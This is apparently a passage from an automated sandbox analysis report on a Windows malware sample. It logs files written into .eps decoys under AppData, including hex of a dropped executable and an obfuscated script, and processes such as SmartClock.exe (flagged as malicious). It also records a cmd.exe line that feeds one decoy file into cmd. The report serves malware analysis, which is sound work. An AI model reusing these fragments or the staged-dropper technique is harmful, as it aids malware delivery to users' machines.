LNNfiPBCIepNWFSTvYTI yeXtceCjXy IXNGhNL'..$117 = 117..For $yuO WustvFiiDXealCOfMLvFP XBXLePlet ixUzMckEZPfDU =	success or wait	2	410A1B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Notti.eps	unknown	142934	4e 66 49 65 49 74 4b 63 6a 6b 4f 4b 65 70 59 5a 43 4b 46 4d 6b 58 72 57 7a 49 69 73 79 59 73 58 68 51 69 4d 79 6b 55 42 47 6c 71 51 72 62 55 42 72 7a 4b 54 4d 66 4a 51 6b 4c 49 71 57 61 64 68 55 51 76 6b 65 6a 54 64 51 74 75 71 57 68 54 57 4f 46 67 4c 67 62 6b 59 75 64 41 7a 43 55 45 68 55 4d 57 6a 71 49 6e 52 6d 7a 72 48 6f 4a 54 59 53 4c 6a 64 74 45 59 76 46 6e 79 4c 4c 6d 4f 56 6d 53 75 70 73 47 57 79 69 62 6a 56 78 44 50 62 0d 0a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53	NfIeItKcjkOKepYZCKFMkXrWzIisyYsXhQiMykUBGlqQrbUBrzKTMfJQkLIqWadhUQvkejTdQtuqWhTWOFgLgbkYudAzCUEhUMWjqInRmzrHoJTYSLjdtEYvFnyLLmOVmSupsGWyibjVxDPb.....@..... ....!..L.!This program cannot be run in DOS	success or wait	3	410A1B	WriteFile
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Notti.eps	unknown	262144	00 8b ca 83 e1 1f 33 d0 d3 ca 83 fa ff 75 04 33 c0 eb 44 85 d2 74 04 8b c2 eb 3c 56 ff 75 14 ff 75 10 e8 00 ff ff ff 59 59 85 c0 74 1d ff 75 0c 50 ff 15 a0 d1 49 00 8b f0 85 f6 74 0d 56 e8 35 c8 ff ff 59 87 07 8b c6 eb 0c 6a ff e8 27 c8 ff ff 59 87 07 33 c0 5e 5f 5d c3 55 8b ec 56 68 7c 0f 4a 00 68 74 0f 4a 00 68 7c 0f 4a 00 6a 00 e8 77 ff ff ff 8b f0 83 c4 10 85 f6 74 10 ff 75 08 8b ce ff 15 94 d8 49 00 ff d6 5e 5d c3 5e 5d ff 25 80 d3 49 00 55 8b ec 56 68 90 0f 4a 00 68 88 0f 4a 00 68 90 0f 4a 00 6a 01 e8 3c ff ff ff 83 c4 10 8b f0 ff 75 08 85 f6 74 0c 8b ce ff 15 94 d8 49 00 ff d6 eb 06 ff 15 8c d3 49 00 5e 5d c3 55 8b ec 56 68 a0 0f 4a 00 68 98 0f 4a 00 68 a0 0f 4a 00 6a 02 e8 01 ff ff ff 83 c4 10 8b f0 ff 75 08 85 f6 74 0c 8b ce ff 15 94 d8 49 00 ff	......3.....u.3..D..t....<V.u..u.....YY..t..u.P....I.....t.V.5...Y.....j..'...Y..3.^_].U..Vh|.J.ht.J.h|.J.j..w.....t..u.....I...^].^].%..I.U..Vh..J.h..J.h..J.j..<.....u...t.....I.....I.^].U..Vh..J.h..J.h..J.j.....u...t.....I..	success or wait	2	410A1B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Scoprirvi.eps	unknown	117111	69 4a 73 4d 61 55 6d 76 59 4b 52 78 5a 49 58 56 41 53 6c 56 4e 6e 49 43 4c 63 52 78 69 4a 48 47 58 41 49 67 76 6f 48 56 73 49 4e 71 6c 49 6f 51 79 43 54 74 44 76 45 4a 71 4f 77 57 3d 74 66 67 65 6c 76 6e 71 49 6d 61 6c 66 45 74 4b 49 61 65 68 77 66 45 51 44 72 42 56 59 67 48 75 4b 52 6a 7a 6e 58 5a 6a 4a 51 76 72 42 54 67 53 41 59 73 76 59 4a 65 50 4b 6e 6e 75 56 44 77 78 53 6b 41 62 73 4c 6a 4b 61 50 44 6c 53 42 67 4b 50 49 63 71 57 6c 69 0d 0a 50 62 49 5a 6e 54 73 75 50 65 6b 66 7a 51 41 50 4d 48 74 6f 75 52 57 70 70 4f 73 6a 6f 71 62 48 72 6d 48 55 65 6a 6a 6e 6e 62 63 51 66 59 73 59 69 46 3d 66 79 59 55 59 41 6d 51 4b 43 74 59 4f 45 44 6a 54 70 47 4d 6d 63 46 4b 49 63 75 54 6b 62 61 79 43 4c 6f 43 74 45 49 7a 44 76 42 57 7a 6d 47 6a 4d 4d 62 50 42 54	iJsMaUmvYKRxZIXVASlV NnICLcRxiJ HGXAIgvoHVsINqlIoQyCT tDvEJqOwW =tfgelvnqImalfEtKIaehwfE QDrBVY gHuKRjznXZjJQvrBTgSAY svYJePKnn uVDwxSkAbsLjKaPDlSBg KPIcqWli.. PbIZnTsuPekfzQAPMHtou RWppOsjoq bHrmHUejjnnbcQfYsYiF=f yYUYAmQK CtYOEDjTpGMmcFKIcuTk bayCLoCtEI zDvBWzmGjMMbPBT	success or wait	1	410A1B	WriteFile
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Velavi.eps	unknown	130471	9f db 59 fc cf 3a 57 41 27 b3 e4 d7 e5 da 5d 78 23 93 b0 09 a0 64 fe 95 72 e2 28 b4 03 b1 f9 46 69 1a 91 8a 93 57 82 fd 22 49 03 8d c7 84 f2 5b 62 cf 6f fc 9c 19 15 e8 7c 90 b5 ec 22 97 56 2f d0 78 c9 93 5d ca 52 1e ef 39 dd 77 9f 5a f7 da de 26 d0 78 9b 9f 20 ee 7a a5 68 5d d3 fa 67 ca cf 47 dc 76 9e 58 03 f6 c1 66 b6 83 34 26 f9 01 48 2f 32 65 a5 0e a4 c5 e1 41 0a fe e1 d1 dc c1 05 41 c9 73 9e 2f 63 f5 35 bf ed bd b0 a1 98 97 ff fe a3 2e 3c 28 42 2f 93 87 52 da 75 f5 0c 83 82 be 4c 72 e2 4f aa 0a 0f a1 4e 47 49 62 c8 7f a1 50 82 4c 41 4a 88 01 10 42 c3 db 3c 83 ac 78 05 7e af 75 84 3c 7c 55 fd eb 70 34 60 61 1e a3 bd 65 90 3d 29 40 5a b9 ad 2b 7c c1 a9 04 4e 1d fe 23 61 8e b5 93 e0 23 42 f5 1d a2 31 fc 4e 71 d6 89 2c 70 b4 4e 3e 15 56 8c d9 81 a2 6e 4a	..Y..:WA'.....]x#....d..r.(... .Fi....W..''I.....[b.o.....|... ''.V/.x..].R..9.w.Z...&.x.. .z. h]..g..G.v.X...f..4&..H/2e.... .A.......A.s./c.5.....<(B/..R.u.....Lr.O....NGIb...P. LAJ...B..<..x.~.u. <|U..p4`a...e .=)@Z..+|...N..#a....#B...1. Nq..,p.N>.V....nJ	success or wait	1	410A1B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Velavi.eps	unknown	12889	f7 4e 36 c3 77 b4 0e de d5 dc fc 05 a2 40 08 f4 cb 38 fb 25 0f 73 71 6c 00 d6 35 ea e8 6c 04 d4 ef de f4 b2 e7 f1 27 6b 9d 95 46 3f d0 17 7c fd a9 4f a7 29 83 06 18 5e 24 3e c4 1a 96 5b f4 3d da 83 bb 2a af d9 ca 70 15 84 e8 c8 d5 cc 20 dc f5 a5 75 0e f2 d8 fb 17 ff 85 dd 8d 76 a0 a3 3d 1c 11 fc 76 fb 11 63 97 01 c1 4d 98 49 bc 54 a6 ee 91 c1 b6 19 fd 73 73 61 cb cb 76 d5 06 23 f2 83 c4 24 ea c4 ce 95 b0 27 37 64 38 63 91 e1 25 57 b7 15 53 e0 de e4 48 de 99 24 c5 1c a4 9e a4 89 1f 6c fc d5 e2 60 94 1c fc 38 33 58 1e 2b e9 60 80 48 49 99 9e a3 57 d7 10 34 c9 97 0c b6 f1 32 b5 97 d5 9f eb 59 b6 58 67 f3 07 cf 43 52 c9 dc da c1 b1 48 68 40 07 ec bc 70 d8 4c db 32 9b fe 8d 39 8c 5c 2b 31 84 89 e6 f3 40 53 d2 1f 74 94 1f 81 96 b4 8c 53 14 47 64 35 7a 8d 69 8a	.N6.w.....@...8.%.sql..5..l .....'k..F?..|..O.)...^$>... [.=...*...p..... ...u..... ..v..=...v..c...M.I.T.....ss a..v..#...$.....'7d8c..%W..S.. .H..$.....l...`...83X.+.`.HI ...W..4.....2.....Y.Xg...CR... ..Hh@...p.L.2...9.\+1....@S ..t.....S.Gd5z.i.	success or wait	1	410A1B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	4096	success or wait	71	410953	ReadFile
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	4096	success or wait	516	410953	ReadFile
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	32	success or wait	1	410953	ReadFile
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	32	success or wait	1	410953	ReadFile
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	12130	success or wait	1	410953	ReadFile

Analysis Process: makecab.exe PID: 984 Parent PID: 4324

General

Start time:	15:12:25
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2900 Parent PID: 984

General

Start time:	15:12:26
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SmartClock.exe PID: 1632 Parent PID: 2876

General

Start time:	15:12:26
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe
Imagebase:	0x400000
File size:	328704 bytes
MD5 hash:	E99CED09C77FFEC9F09B33642E9B0E99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs
Reputation:	low

Analysis Process: makecab.exe PID: 3620 Parent PID: 4324

General

Start time:	15:12:27
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6808 Parent PID: 3620

General

Start time:	15:12:28
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SmartClock.exe PID: 6884 Parent PID: 904

General

Start time:	15:12:28
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe
Imagebase:	0x400000
File size:	328704 bytes
MD5 hash:	E99CED09C77FFEC9F09B33642E9B0E99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: makecab.exe PID: 5292 Parent PID: 4324

General

Start time:	15:12:29
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6788 Parent PID: 5292

General

Start time:	15:12:29
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: makecab.exe PID: 6728 Parent PID: 4324

General

Start time:	15:12:30
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 852 Parent PID: 6728

General

Start time:	15:12:30
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: makecab.exe PID: 5240 Parent PID: 4324

General

Start time:	15:12:31
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5188 Parent PID: 5240

General

Start time:	15:12:32
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: SmartClock.exe PID: 5368 Parent PID: 3472

General

Start time:	15:12:34
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe'
Imagebase:	0x400000
File size:	328704 bytes
MD5 hash:	E99CED09C77FFEC9F09B33642E9B0E99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: makecab.exe PID: 5652 Parent PID: 4324

General

Start time:	15:12:34
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000

File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5696 Parent PID: 5652

General

Start time:	15:12:35
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: makecab.exe PID: 4660 Parent PID: 4324

General

Start time:	15:12:36
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\makecab.exe'
Imagebase:	0x2f0000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6964 Parent PID: 4660

General

Start time:	15:12:36
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5492 Parent PID: 4324

General

Start time:	15:12:37
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c C:\Windows\System32\cmd.exe < Scoprirvi.eps
Imagebase:	0x7ff724f60000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6988 Parent PID: 5492

General

Start time:	15:12:38
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis